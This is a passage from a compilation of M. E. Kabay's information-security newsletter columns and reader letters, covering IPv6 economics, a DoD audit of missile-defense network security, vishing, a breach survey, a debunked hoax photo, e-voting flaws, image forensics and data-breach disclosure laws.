- Governments can legislate fines as negative incentives (but these are less effective than positive incentives).
- A free market in IPv4 addresses can develop which might eventually drive the price of acquiring someone else's old IPv4 address above the costs of installing a new IPv6 address…
- … or alternatively, a free market in IPv4 addresses might manage scarcity and indefinitely reduce pressures to move to IPv6.
- Government pressures to force implementation of IPv6 by the governments of "the US and Europe could force premature adoption causing a window of greater disruption and vulnerability."
- New policies by the Regional Internet Registries (RIR) community < http://www.nro.net/about/internet-registries.html > could limit assignment of new IPv4

addresses to organizations that do not currently have any. “If organizations which already have IPv4 blocks which can be routed are assigned only IPv6 addresses, this implies that the most rapidly expanding entities on the network will have the greatest incentive to move to IPv6.” However, the authors continue, “Making these choices is made more complex by the fact that the RIR communities consist exactly of those organizations which already have IPv4 blocks. Thus the RIR will effectively be asking its membership to deny itself access to potentially valuable address space to ensure that others have this address space.”

Readers will find a great deal to think about in this paper and I thank the authors for checking my summary for correctness.

The Ostrich Maneuver:
Burying Bad News A Bad Idea

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the important steps in any information systems incident response plan is public relations. How will your organization cope with unfavorable news? Will you delay responses to legitimate questions? Suppress the truth? Outright lie? Or will you focus on clear, timely answers to the questions, constructive responses and a timetable for correcting the problem?

Bob Brewin reported in _Federal Computer Week_ for March 16, 2006 on Report No. D-2006-053 from the US Department of Defense Office of the Inspector General. He wrote that "The network that stitches together radars, missile launch sites and command control centers for the Missile Defense Agency (MDA) ground-based defense system has such serious security flaws that the agency and its contractor, Boeing, may not be able to prevent misuse of the system, according to a Defense Department Inspector General's report." < http://www.fcw.com/article92640-03-16-06-Web&newsletter%3Dyes >

The results section of the report's Executive Summary was as follows:

"Missile Defense Agency officials had not prepared a System Security Authorization Agreement for the Ground-Based Midcourse Defense Communications Network. Additionally, available security documentation did not properly reflect current operations of the network. Missile Defense Agency officials also had not fully implemented information assurance controls required to protect the integrity, availability, and confidentiality of information in the Ground-Based Midcourse Defense Communications Network. Specifically, the Missile Defense Agency program office for the Ground-Based Midcourse Defense Communications Network did not provide information assurance awareness training to prior to being granted access, conduct reviews for unauthorized access, properly implement or document user access procedures and controls, and prepare contingency and incident response plans. Further, a Plan of Action and Milestones designed to assist managers in correcting security weaknesses had not been prepared. As a result, Missile Defense Agency officials may not be able to reduce the risk and extent of harm resulting from misuse or unauthorized access to or modification of information of the Ground-Based Midcourse Defense Communications Network and ensure the continuity of the network in the event of a disruption. Additionally, the Missile Defense Agency Chief Information Officer and the Designated Approving Authority may not be able to make appropriate management-level decisions relating to the security of the Ground-Based Midcourse Defense Communications Network if required key documents are not prepared, updated, or tested." < http://www.fcw.com/images/st_images/MDADODIGReport.pdf >

The report was removed from its original government Web site shortly after publication of the news story.< http://www.fcw.com/article92668-03-20-06-Web > When I wrote my first draft of this article in June 2006, I was unable to locate it anywhere other than in the mirrored version cited above despite a diligent search. I am relieved to report that it is currently (September 2006) available for download from < http://www.dodig.mil/audit/reports/FY06/06-053.pdf >.

I think that all of us responsible for system security of any kind must be prepared to handle negative audit results. I'm relieved that the DoD chose to make the Inspector General's report – a non-classified, public-domain document that we taxpayers paid for – public after all. Let's all make that approach our own standard for dealing with bad news.

WEIS 2008:
Transition to IPv6 is Complex

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

In the current series of articles, I'm reviewing some of the papers presented at the 2008 Workshop on the Economics of Information Security (WEIS 2008) < http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008.

Hillary Elmore, L. Jean Camp and Brandon Stephens presented a paper entitled "Diffusion and Adoption of IPv6 in the ARIN Region."< http://weis2008.econinfosec.org/papers/Elmore.pdf > The authors point out that the absolute limit of unique 32-bit Internet Protocol version 4 (IPv4) addresses < http://www.iana.org/numbers/ >, is about 4 billion. The 128-bit IPv6 has an address space of approximately 10^38, which is incomprehensibly larger.

[A quick note to encourage the lost art of order-of-magnitude mental arithmetic: I teach my students to estimate powers of 2 (if they haven't memorized them) using the elementary observation that since (x^a)^b = x^(a*b) and 2 ≈ 10^0.30103, then any power of 2 can be estimated as follows: 2^b ≈ 10^(0.30103*b). Thus 2^32 ≈ 10^9.6 or roughly 4 x 10^9 (because if the logarithm base 10 of 2 is 0.30103 then the log of 4 is 0.60206 and the log of 8 is 0.90309). So endeth the first lesson.]

For a detailed analysis of the security and economic benefits of IPv6, see the home page for the IPv6 Task Force Inquiry (completed 2006) funded by the National Telecommunications and Information Administration (NTIA). < http://www.ntia.doc.gov/ntiahome/ntiageneral/ipv6/ > There are links there to the final report in HTML and in PDF and also to supporting materials.

Elmore, Camp and Stephens make the point that the adoption of IPv6 addressing has been surprisingly slow; they ask why. The authors provide a thoughtful analysis of available data sets and conclude that, at current rates of adoption, there is no way that IPv6 will replace IPv4 utilization before all IPv4 addresses are used (estimated to be around 2011). Because of uncertainty resulting from choices of data and variability in those data, the estimates for 80% implementation of IPv4 in the North American region ("ARIN") is somewhere between 8 and 22 years (i.e., 2016 through 2030). If there is no practical way to assign new IP addresses, new Internet players will be shut out of the market. They write,

> "Given the current expenditures on IPv4 in the United States and the investment cost necessary to switch
> from IPv4 to IPv6, this may not be the best option for the U.S. and other developed countries with existing
> IPv4 infrastructure. . . .
>
> European authorities, even less than American regulatory authorities, are unlikely to tolerate a situation where incumbents are able to prevent interconnection through their own failure to adopt new technologies.

> Forced adoption would be a likely long term but difficult and contentious regulatory battle. The level of deployment in Europe was termed “impercept[i]ble" in the final 2004 report of the European IPv6 Task Force. The U.S. may choose to effectively remain alone as the world converts, as with the case of the English to metric conversion.”

I’ll continue the summary of this interesting paper in my next column.

Vicious Vishing Villians

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Prof Julie Tower-Pierce of Norwich University's Justice Studies Department recently introduced me to a new word: "vishing." According to Brian Bergstein of the Associated Press, "Internet con artists are turning to an old tool — the phone — to keep tricking Web users who have learned not to click on links in unsolicited e-mails." < http://www.usatoday.com/tech/news/internetprivacy/2006-07-12-vishing-scam_x.htm >.

Vishing is a contraction of "voice phishing" and it asks victims to call a phone number where confidential information can be recorded for later abuse. According to Bergstein, some of the frauds involve a phone call to the victim with demands for confidential information such as credit-card security codes.

In my security courses, I teach students never to reveal confidential data to anyone who _initiates_ a phone call. It's one thing to volunteer to pay for something or to donate to a charity when you call an established, documented and credible phone number, but it's too easy to fall prey to social engineering when you receive a call.

If you like a charity that is ostensibly calling you, ask them to send you documentation in the mail or go online yourself (look up the organization yourself rather than just copying down a Web address you are given over the phone). If you are unfamiliar with the organization, you can do a DNS lookup (I use the SamSpade utility for Windows < http://www.samspade.org/ > but you can find many _whois_ services using any search engine) and check the ownership of the site.

For more information on a purported charity, use the reports available from the Charity Reports of Give.org < http://www.give.org/reports/index.asp > where you can obtain some sense of whether an organization is legitimate. Another good site is the Charity Navigator < http://www.charitynavigator.org >. I personally used these sites and others when I investigated a "charity" calling itself the American Veterans Coalition. You'll be interested in the investigators' findings: most or even all of the money collected is used for expenses – including salaries for the owners of the "non-profits." < http://www.charitynavigator.org/index.cfm/bay/content.view/catid/64/cpid/351.htm >

Be warned.

Survey Describes State of Security Management

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

One of the constant problems we face in our field of security management is that we lack reliable data about what we're doing. I've written at length about this issue of data collection and reporting and invite readers to see my summary of the problems at < http://www.mekabay.com/methodology/crime_stats_methods.htm > or < http://www.mekabay.com/methodology/crime_stats_methods.pdf >. As one who has long taught applied statistics, including survey design, I am particularly pleased to find a well-constructed and properly-reported study of security issues.

PortAuthority Technologies < http://www.portauthoritytech.com/ > recently sponsored a study by Dr Larry Ponemon of the Ponemon Institute < http://www.ponemon.org/ > to examine the state of information security management in the US today. The four key issues were (quoting page 2):

1. How do information security practitioners respond to data breaches?
2. What technologies, practices and procedures are employed by organizations to detect and prevent data breaches?
3. What are the issues, challenges and possible impediments to effectively detecting and preventing data breaches?
4. How do organizations attempt to enforce compliance with its data protection policies?

This Web-based survey resulted in 749 qualified respondents who said that they were "involved in [their] organization's data protection activities, programs or initiatives." Half of the respondents' job titles were security- or IT-related; 77% were supervisors, managers, directors, vice-presidents or senior executives. Industry sectors included financial services, government, manufacturing, technology, health care, education and many others. Over 95% of the respondents worked in organizations with more than 1,000 employees; 60% were employed in organizations of more than 25,000 employees.

One of the more startling findings is that 34% of the respondents said that their organizations do not use any technological means of preventing and detecting data breaches. Of these respondents, 35% said that the technology was too expensive; 16% claimed that manual procedures were "more than adequate for our company's data breach detection and prevention" and 16% asserted that "Our company is not vulnerable to data breaches." That assertion is breath-taking in its hubris, don't you think?

Of the respondents, 76% claimed that they could detect a large data breach (more than 10,000 customer records) with a probability of 60% or more; however, only 36% of the same sample thought that small data breaches (fewer than 100 customer records) would be detected 60% of the time or more.

The report shows graphs comparing "how respondents view the effectiveness of their organization's enforcement practices. While over 59% of respondents believe their company is effective at detecting breaches, only 37% believe the company is effective at preventing

breaches."

Of those who did use technology to detect data breaches, 39% used content filtering technologies; 28% used keyword monitors; 25% used "data leak detection and prevention" and 23% used intrusion detection systems. Other tools mentioned included packet sniffers and digital-rights management products.

The most common methods mentioned for preventing data breaches were access controls (41%), virtual private networks "or other secure token-based networks" (27%) and encryption (22%).

Thankfully, 81% of the respondents named policies and standard operating procedures as a method for preventing data leaks; 71% mentioned "close supervision and management of all data handling functions." In addition, 65% provided "training and communication programs" and 40% insisted on "rigorous background checks for all employees who handle sensitive or confidential information." However, only 33% of the respondents thought that their organization was "effective" at enforcement of security policies.

Another interesting question concerned why enforcement of security policies may not be effective. Some 29% of the respondents said that the primary reason was that there are many methods for bypassing security; 28% mentioned the false-positive problem. Another 16% named cost as a key issue and 14% complained that upper management did not seem to support the policies.

There are many other interesting findings in the study. See < http://www.portauthoritytech.com/breachsurvey > to register for and download the PDF version of the report. This report will make excellent material for brown-bag lunchtime discussions among the security team members in any organization and can be useful for teachers and students in security-management courses. Practitioners and students will do well to apply all the study questions to themselves and to examine their own responses carefully.

Congratulations to Dr Ponemon and thanks to PortAuthority Technologies for sponsoring the study.

[I have no financial relationship whatever with any of the organizations responsible for this study.]

limit on any Web site, and to republish it in any way they see fit.

PSYOP in Action

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

PSYOP is the abbreviation for "psychological operations," a part of information warfare that includes both distribution of accurate information and propaganda campaigns with lies and distortions.< http://www.psywar.org/ >

I received a series of horrific images from a well-meaning colleague recently that can be qualified as PSYOP. They showed "An 8 year old child caught stealing bread in a market of Iran is punished in a public place, in the name of Islam!!!" The e-mail message went on, "His arm will be crushed and will lose its use permanently. A religion of peace and love, they say? How can anyone believe them when they commit such inhuman acts?" The six pictures showed a tiny boy grimacing as his arm was run over by a vehicle.

Appalling! I prepared to send the pictures on to family and friends interested in the Middle East.

However, as I always do before forwarding anything, I checked the Urban Myths Reference Pages at Snopes.com. < http://www.snopes.com/ > The photographer's name was printed on each of the photos: Siamak Yari. Using that name in the search box on the Snopes home page instantly pointed to this entry: "Bread and Media Circuses." < http://www.snopes.com/photos/gruesome/crushboy.asp > All six of the pictures were on the Web site.

Status? "Real photos; inaccurate description."

The entry reads as follows:

>The above-displayed photographs have been circulating on the Internet since at least 2004, usually in e-mail forwards that set them in one of several Arab/Muslim areas (e.g., Iraq, Iran, Afghanistan, Palestinian territories) and claim that the boy pictured is being punished under a harsh sharia law system that imposes a penalty grossly out of proportion to the nature of the crime (i.e., having his arm crushed under a vehicle because he stole a loaf of bread).

What the photographs actually depict (according to the operator of the site that originally published them) is performers hustling money from onlookers by staging an act, one in which a subject seemingly allows himself to be run over by a heavy vehicle and then emerges unscathed. (Note the man with the microphone in the first picture, who drums up business and describes the action for observers. Also note the blanket placed under the boy's arm — not a consideration persons intent on severely punishing a lawbreaker would be likely to provide.) This a common illusion, variations of which are performed by many magicians and accomplished through a variety of means, with no lasting harm done. That the subject is a small boy who grimaces his way through the stunt is all part of the act, intended to elicit sympathy and extra cash — despite his contorted facial expressions, the boy is not seriously hurt.<

The entry concludes with a final piece of debunking: "The versions of these photographs

circulated via e-mail generally leave out the last pictures of the original series, which show the same boy after the conclusion of the stunt: < http://graphics1.snopes.com/photos/gruesome/graphics/bread7_small.jpg >."

In researching this article, I also ran across a Web site in which the pictures were used as the basis of attacks on Islam; all attempts to argue that the situation was different from the initial claims were met with torrents of obscene language, denial that the Snopes explanation could possibly be correct, and repeated urgings to slaughter all Muslims. You will understand that I forbear to give you the URL.

The use of a child as a prop in a trick to persuade people to donate money is child abuse and may even qualify as slavery if the child is kept in bondage. However, child abuse is unfortunately found in many cultures around the world especially where poverty is common < http://www.antislavery.org/homepage/antislavery/childlabour.htm > – and also in developed countries such as the USA. < http://childmolestationprevention.org/ >

Don't let this kind of lie color your perceptions of an entire country, an entire culture and millions of people. Check the facts – especially if you are blowing up in outrage. As a Jew who lost family in the Holocaust, I have no intention of sitting quietly to watch yet another people demonized and dehumanized using propaganda techniques successfully implemented by the Nazis.

Teach all your employees, colleagues, friends and family that it is irresponsible to forward e-mail messages – especially those that are defamatory or incendiary – without checking their veracity first.

Paperless E-Voting Fails Again

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Long-time readers may recall that I have inveighed against paperless electronic-voting (e-voting) machines for some time < http://www.networkworld.com/newsletters/sec/2004/0209sec1.html >. In recent weeks there's been more bad news for proponents of such systems – and for the future of democracy.

The basic problem is that e-voting machines that provide no paper audit trail are a disaster waiting to happen. Any error in such systems, including deliberate tampering, that alters the vote counts cannot, even in principle, be prevented from alering election results. For the time being, we need systems that produce a paper record the voter can compare with her vote; if the paper accords with her choice, she can then deposit the audit record in a secure repository for use in a recount if necessary.

On September 13, Profs Ariel J. Feldman, Alex Halderman and Edward W. Felten of the Center for Information Technology Policy at Princeton University released a paper entitled, "Security Analysis of the Diebold AccuVote-TS Voting Machine." < http://itpolicy.princeton.edu/voting/ >

Despite the efforts of the Diebold Company < http://www.diebold.com/ > to prevent independent study of its e-voting products, the researchers were able to buy an AccuVote-TS machine and subject it to a thorough security analysis.

Dr Felten's team found that malware inserted through a removable memory card with as little as one minute of access to the voting machine could cause all kinds of mischief such as switching vote counts or otherwise damaging the election results.

Diebold's reponse "attributed to Dave Byrd, President, Diebold Election Systems," < http://www6.diebold.com/dieboldes/pdf/princetonstatement.pdf > attacked the study on specious grounds and was soundly refuted by Ed Felten in a riposte on September 20. < http://www.freedom-to-tinker.com/?p=1065 >

To hear an interview with Ed Felten on the "Weekend Edition" program for Saturday, September 23 by NPR's Scott Simon about this report and the propaganda attack by Diebold, you can visit < http://www.npr.org/templates/story/story.php?storyId=6129761 >. The host raised many of the criticisms published in Diebold's attack and Dr Felten responded convingliny to each of them.

I think that we in the United States should be following the example of the Australian government. There, e-voting machine code is open for inspection by all and has continued to be improved over the years since its introduction and implementation in voting machines. See for example a 2003 report by Kim Zetter in Wired entitled, "Aussies Do It Right: E-Voting." < http://www.wired.com/news/ebiz/0,1272,61045,00.html >

Programmers and security experts interesting in supporting an open-source model for e-voting in

the US (and elsewhere) can volunteer at the Open Voting Consortium < http://www.openvotingconsortium.org/ >.

Make your vote count: don't let proprietary, secret software undermine what little democracy we still have left.

Michigan State CISO Speaks Online

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

The MSIA Program of the School of Graduate Studies at Norwich University has begun a new program. We will periodically invite Distinguished Guest Lecturers to address our graduate students as a supplement to the assigned curriculum of the 18-month long program. The lectures will be held via the FreeConferenceCall.com service < http://www.freeconferencecall.com > that allows us to assign a specific phone number for up to 96 participants from the MSIA program. These events are organized by Prof Peter Stephenson, the Associate Program Director of the MSIA. We will make the edited recordings of these lectures available to everyone as a public service < http://www.mekabay.com/msia/audio/index.htm > and hope that you will enjoy them.

Our first Distinguished Guest Lecturer was Dan Lohrmann, Chief Information Security Officer (CISO) of the State of Michigan, who addressed MSIA students on Saturday 2006-09-29. In his program-wide conference call, Dan Lohrmann addressed a number of questions relating to emergency preparedness and incident response. The 14 MP3 files at < http://www.mekabay.com/msia/audio/2006-09-30_lohrmann/index.htm > are as follows:

- Part 1: Dr Peter Stephenson introduces Dan Lohrmann
- Part 2: Dan Lohrmann's introductory comments and description of PowerPoint file provided to MSIA students.
- [At this point on the menu, there's a link to "Continuity of Government: Challenges & Solutions in Michigan," a 21 MB narrated PowerPoint lecture (both PPT & PPS available) from Mr Lorhmann that was distributed via our WebCT electronic teaching platform to students in Seminar 4 of the MSIA in October 2006.]
- Part 3: What keeps you awake at night?
- Part 4: What do you think is the biggest threat from a BCP standpoint?
- Part 5: What have you done to address the potential of a Bird Flu or other pandemic?
- Part 6: What have you and the State of Michigan learned from the federal response to the Hurricane Katrina disaster?
- Part 7: How do you address DoS attacks? When you you involve law enforcement?
- Part 8: Do you see any differences between government and private sectors for BCP?
- Part 9: How have you been able to get management buy-in for BCP & DRP and how have you managed the politics?

- Part 10: Approach to security awareness to maintain budgets?
- Part 11: Greatest impact you can have on improving BCP & DRP at state & national levels?
- Part 12: Translating government efforts into private sector?
- Part 13: VoIP security?
- Part 14: Concluding comments from Dr Stephenson and Mr Lohrmann.

The entire conference call is also available as a single large MP3 file that lasts about an hour in all. It will make an excellent topic for one of your commuting trips or for a brown-bag lunch with a group of interested staff at work.

Sincere thanks to Dan Lohrmann for all the work he put into his presentation and for his kindness in speaking to our students and allowing us to put his thoughts online for the community at large.

Picture This!

by M. E. Kabay, PhD, CISSP-ISSMP
Associate Professor, Information Assurance
Norwich University, Northfield VT

Chris Tanguay and Chris McGrath are undergraduate students in the Bachelor of Science in Computer Security and Information Assurance (BSCSIA) program at Norwich University < http://www.norwich.edu/academics/business/informationassurance.html > are currently taking the CJ341 course on cybercrime and cyberlaw < http://www.mekabay.com/courses/academic/norwich/cj341/index.htm >. Recently they went down the road to Dartmouth College to attend a lecture that will interest readers of this column; here is their trip report (and they both got extra points on their class grade).

* * *

Digital image forgery is a growing problem in criminal cases < http://expertdocumentexaminer.com/forgery/forgerycases/ > and in public discourse. Photographic fakes can be used to promote a magazine story, defame a political opponent, or other objectives.< http://www.cs.dartmouth.edu/farid/research/digitaltampering/ > Digital image forensic tools are helping to investigate and solve crimes. The development of these tools is essential to the future of forensic analysis of digital images.< http://www.cnet.com.au/software/imaging/0,239035345,240060103,00.htm >

At Dartmouth College, New Hampshire, Micah Kimo Johnson presented his computer science doctoral thesis proposal on 6 October 2006. The topic was “Lighting and Optical Tools for Digital Image Forensics.” These tools are capable of detecting traces of tampering in digital images without depending on watermarks or specialized hardware.

Since camera companies have not yet imposed digital watermarks on photographs, how can anyone be sure that photos have not been modified? The question is particularly important for crime-scene photos that may be offered as evidence in court.

Mr Johnson presented three new digital image forensic analytical tools: illuminant direction, specularity, and chromatic aberration.

Illumination direction analyzes the light sources in photographs. The tool looks for consistent light sources throughout the whole image. He has created a mathematical approach to calculating the angle of the incident light based on the shadows in the picture. If light sources were not in the same direction the tool can pick up the discrepancies. The tool works not only with sunlight but also works with local sources such as lamps. The analytical software has been built and tested with excellent results; he is now working on a user interface so that others will be able to use it.

His specularity tool looks at specular (reflective) highlights in images. In his presentation, he displayed a picture of the cast from “American Idol” in which two of the characters were added to the picture after the photo was taken. He showed that the glossy or reflective parts in the photo (e.g., eyes, glasses) had one light source in the reflection of the eyes of some characters but two sources in the eyes of others. He is still working on the program and the mathematical algorithm.

The chromatic aberration tool works on the principles of a camera lens and Snell's law.< http://scienceworld.wolfram.com/physics/SnellsLaw.html > Any lens produces a natural distortion in the photo that can be mapped across the surface of the original picture. If the distortion in part of a picture does not match the distortion around it, the picture has been modified; e.g., there may be superposition of material from a different photo. He is still working on the development of this tool to improve performance.

Mr Johnson's research adds to existing image forensic tools developed in the lab at Dartmouth where he works with his advisor Dr Hany Farid. < http://www.cs.dartmouth.edu/farid/research/tampering.html > These contributions will significantly advance the field of forensic analysis of digital images. Individually, these tools can't be applied to every photo, but combining them together with other forensic tools will greatly help in investigations and verifications of forged images. Although these tools will not detect every forged or modified photo, but they will make forgery a great deal more difficult to circumvent expert analysis.

For more about Kimo Johnson's research on digital forensics, visit his Website at < http://www.cs.dartmouth.edu/~kimo/research/image_forensics/index.html >.

M. E. Kabay, PhD, CISSP-ISSMP is Program Director of the Master of Science in Information Assurance < http://www.msia.norwich.edu > at Norwich University in Northfield, VT. Mich can be reached by e-mail at < mailto:mekabay@gmail.com >; Web site at < http://www.mekabay.com/index.htm >.

Avert Labs Blog

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

I got a nice note the other day from my former student Karthik Raman. Karthik was the valedictorian of the 2006 graduating class at Norwich University and also the gang boss for several years over the students who worked on the INFOSEC YEAR IN REVIEW database < http://www.mekabay.com/iyir >. Karthik is working in the McAfee Avert Labs these days and he's just published his first contribution to their blog < http://www.avertlabs.com/research/blog/?p=109 >. In it, he muses over the consequences of Microsoft's policy of limiting patch releases to the second Tuesday of each month. Does this pattern push malware writers to release their exploits on or after this Patch Tuesday?

The site has interesting topics listed in the categories list:

- Bot and BotNet Research
- Data Theft
- Exploit Research
- General Computer Security
- Malware Research
- Mobile Security Research
- Potentially Unwanted Programs
- Security Bulletins
- Spam and Phishing Research
- Un-Patched Vulnerabilities
- Vulnerability Research
- Web and Internet Safety
- Zero-Day.

There are also monthly archives going back to May 2005.

I picked "Data Theft" < http://www.avertlabs.com/research/blog/?cat=14 > to explore and found some interesting and well-written articles there. "It's all in the Game!!" from Oct 5, 2006 examined fraud in the online gaming industry, including massively-multiplayer online role-playing games. "ATM security is still computer security" (Sep 21) looks at bank-machine hacking. "Nightmares of Data Retention on Cell Phones" (Sep 5) is an interesting review of how cell phones – especially personal digital assistants that include phone functions – can retain confidential information after it appears to be deleted. There are other articles in the archive that I recommend to readers.

The blog includes a Really Simple Syndication (RSS) feed so you can be notified of additions automatically. I think these materials may be useful to readers who are responsible for security-awareness programs. I suspect that Avert Labs would be happy to give you permission to include articles in your employee newsletters.

Congratulations to Avert Labs for a good resource for security awareness!

Metadata

by M. E. Kabay, PhD, CISSP-ISSMP
Program Director, MSIA
Norwich University, Northfield VT

In database theory, _metadata_ refers to information about the data. Metadata include field descriptors, edit masks, record numbers, pointers, counters and so on.

Today I'd like to provide readers with some column metadata: information about the purpose and nature of this column. I am moved to do so in part because of recent correspondence from readers who have told me what to write and what not to write in the Security Strategies newsletter.

One reader objected to the inclusion of a comment in my article about voting machines < http://www.networkworld.com/newsletters/sec/2006/1009sec1.html >: "Make your vote count: don't let proprietary, secret software undermine what little democracy we still have left." According to the reader, that sentence was overtly political and should not have been included in a newsletter about network security.

Hmm: this column in general and that column in particular is not "about network security" and I avoid neither political topics nor political comments. Wasn't that obvious simply from the topic – electronic voting machines? I write about a information assurance topics including applications of confidentiality, control, integrity, authenticity, availability and utility across the entire spectrum of human activity. True, this column covers tightly-construed system- and network-security topics but it also occasionally delves into national security, public policy, human resources management, operations management and cyberlaw. I often write columns aimed at employee (and public) education from a security-awareness perspective because I hope that readers will freely use the columns in their organizations' awareness newsletters. I have often explicitly urged security professionals to become involved in public-policy issues where our expertise can be useful to fellow citizens and I hope that most readers find these commentaries at least interesting and at best stimulating, even if they disagree with some of my analyses and suggestions.

A more important principle is that I include expressions of personal values in my writing for two reasons. First, I've always emphasized the value of a direct connection between writer and reader (see my essay "On Writing" at < http://www.mekabay.com/methodology/writing_undergrad.htm > or < http://www.mekabay.com/methodology/writing_undergrad.pdf >). Writing in the first person rather than a disembodied, neutral and neutered third person and using the active voice rather than the passive are important elements in reaching readers; so is the direct expression of feeling and values.

Second, in all of my university teaching for the last 36 years, I have emphasized the importance of values regardless of the specific subject at hand. That doesn't mean that every lesson or every column (yes, columns are an opportunity to teach) is an opportunity for self-indulgent self-expression; however, a subject-appropriate comment is useful in sparking interest and focusing the reader's attention – regardless of whether the reader likes the comment or not. For example, when teaching statistics, I include comments about the importance of meticulous attention to

detail and emphasize double-checking methods and results; in systems engineering or technical support, I urge students to be respectful of users and to resist demeaning language; when teaching management topics, I introduce questions of human values such as respect for human beings (as opposed to treating workers as fungible automatons) because, I argue, they are underlying moral values that support good management (see for example the lectures in < http://www.mekabay.com/courses/academic/norwich/is455/lectures >. Similarly, in teaching security management, I include discussions of ethical decision-making as important tools for anyone setting and applying security policies (see for example the curriculum in < http://www.mekabay.com/courses/academic/norwich/is342/lectures >).

Finally, I'd like to address the readers who have told me what _not_ to write. I'm always delighted to receive constructive suggestions about new topics; indeed, sometimes I've received such thoughtful commentaries that I have helped the writers publish their work in this column or elsewhere. However, I have never written to columnists to tell them _not_ to write something because I dislike it or am not interested in it! I don't understand the basis on which a reader of a columnist's work could write such a letter – especially when it is directed solely at the editor and not to the writer – even were the reader to be _paying_ for the column. If you disagree with something I write, by all means write to me to explain why you disagree – and maybe I'll publish your comments (with your permission).

But don't tell me what NOT to write in MY column!

WEIS 2008:
Do Data-Breach-Disclosure Laws Reduce Identity Theft?

by M. E. Kabay, PhD, CISSP-ISSMP
CTO, School of Graduate Studies
Norwich University, Northfield VT

At the 2008 Workshop on the Economics of Information Security (WEIS 2008)< http://weis2008.econinfosec.org/ > at Dartmouth College on June 25-28, 2008 (see also my overview in this column of the 29th of May)< http://www.networkworld.com/newsletters/sec/2008/052608sec2.html >, there were many fascinating research papers presented by distinguished scholars. In this short series, I will be summarizing some of the most striking findings of several researchers whose work I particularly enjoyed (I must quickly add that my not discussing particular articles should in no way be construed as criticism).

Sasha Romanosky< http://www.romanosky.net/ >, a doctoral student, presented a paper he coauthored with Professor Rahul Telang, PhD< http://www.heinz.cmu.edu/~rtelang/rahul_res.html > and Professor Alessandro Acquisti, PhD< http://www.heinz.cmu.edu/~acquisti/index.html >. The three researchers are from the Heinz School of Public Policy and Management< http://www.heinz.cmu.edu/ >, Carnegie Mellon University< http://www.cmu.edu/index.shtml >. Their paper is "Do Data Breach Disclosure Laws Reduce Identity Theft? Carnegie Mellon's CyLab summarized their work < http://www.cylab.cmu.edu/default.aspx?id=2473 > and pointed to a June 5, 2008 article about it in *CSO Magazine* < http://www.csoonline.com/article/383313/Researchers_Notification_Laws_Not_Lowering_ID_Theft > by Robert McMillan.

The key points of the researchers' methods and findings were as follows:

- The question: do data-breach-disclosure laws reduce the frequency of identity theft?
- The researchers used the Freedom of Information Act to request identity theft data from the FTC over the years 2002 to 2006.
- Their statistical model allowed them to control for many economic and demographic factors.
- In this preliminary paper, they found a negative but not statistically significant relationship between implementation of data-breach-disclosure laws and the rate of identity theft.
- The absence of measurable relationship may indicate an absence in reality (what statisticians call the parametric values) or may indicate problems in the sampling (size or quality of the dataset). However, see the next comment immediately below.

The researchers have since augmented their analysis and data to include 2007 identity thefts and find negative and statistically significant but marginal effect of disclosure laws on identity theft rates (a reduction of 1.2 reported thefts per 100,000 population or about 2% of the crime rate). Sasha Romanosky commented, "It's not clear whether that's a large enough effect to justify the laws. Nor is it clear what is the net social effect (costs relative to benefits). There are likely other

benefits of these disclosure laws, and we are studying only one possible outcome. We also recognize that to be most effective, the responsibility lies with both firms and consumers to take appropriate action to prevent identity theft."

The authors propose the following policy recommendations (quoting exactly):

- Create a single, federal data breach disclosure law that covers all persons, private organizations, data brokers and state and federal agencies. This single law should reduce conflict between states laws and lower the barrier for compliance.
- Standardize the content of notifications to include only pertinent information (no marketing brochures) that includes actionable information for the consumer (e.g. date of breach, type of personal information lost, and customer support contact information).
- Define an oversight committee to be notified of all breaches. This will create an authoritative source of breach data that can be made available to policy makers, researchers and consumers.

* * *

I was surprised by the results presented in this paper, which I found counterintuitive and disappointing (not, I hasten to add, through any fault of the authors or of their methodology). My disappointment is due to the fear that if independent study confirms the findings, then we have a serious problem to confront that will be familiar to anyone who has been following the divergence between propaganda and effective security measures. The familiar problem is that superficial measures which legislators hope and expect to support improved security – or hope and expect to generate the illusion of concrete action in support of improved security – may, upon examination, be completely ineffective. Superficial measures are typically ineffective because they do not address the underlying causes of the security breaches they are supposedly addressing. The theoretical basis for disclosure laws is a free-market conception of the value of perfect information. Completely-informed free agents can choose among competing suppliers to select those with the best record of customer protection and value, thus shifting the performance of the entire field towards better protection and safety. Those firms failing to provide adequate protection can be punished through individual or class-action lawsuits for tort.

Pushed to an extreme, this unfettered *Invisible Hand* < http://plus.maths.org/issue14/features/smith/ > approach to economics (a reference to the writings of Adam Smith) eliminates the need for regulatory agencies, legal mandates and standards for performance, or even punitive criminal laws. But enough of this airy persiflage, which will assuredly generate the usual torrent of hostile e-mail from readers who dislike any mention of political issues in this column.

See the extensive work of Bruce Schneier < http://www.schneier.com/ >, including his books *Beyond Fear* and *Secrets & Lies* < http://www.schneier.com/books.html >, insightful essays < http://www.schneier.com/essays.html > and his excellent *Crypto-Gram* newsletter < http://www.schneier.com/crypto-gram.html > for many analyses of faulty thinking in security engineering and social policies. See also my brief paper on airport security < http://www.mekabay.com/opinion/airport_safety.pdf > for a particular example of measures described as supporting security but (in my opinion) primarily used for propaganda purposes.

Subject: Well said!

I enjoyed your comments regarding the reader who wanted to tell you "what not to write in you column" (Metadata, October 26, 2006).
Intimidation in any form just rubs me the wrong way!

In my opinion, the fervently prosecuted concept of 'political correctness' is one of the most destructive ever to be embraced in our culture, and particularly in academia.

PS. - I've enjoyed reading your column for years, and always find nuggets of value and wisdom in you writing.

Richard Grimmer

Mich,

I just wanted to drop you a line to let you know how much I appreciate and value the Security Strategies newsletter you write for Network World.

I especially wanted to voice my support after your “Metadata” column that I recently read.

It would seem to me there are far too many people who want to control what is said these days. I am sometimes disheartened by how much that is true.

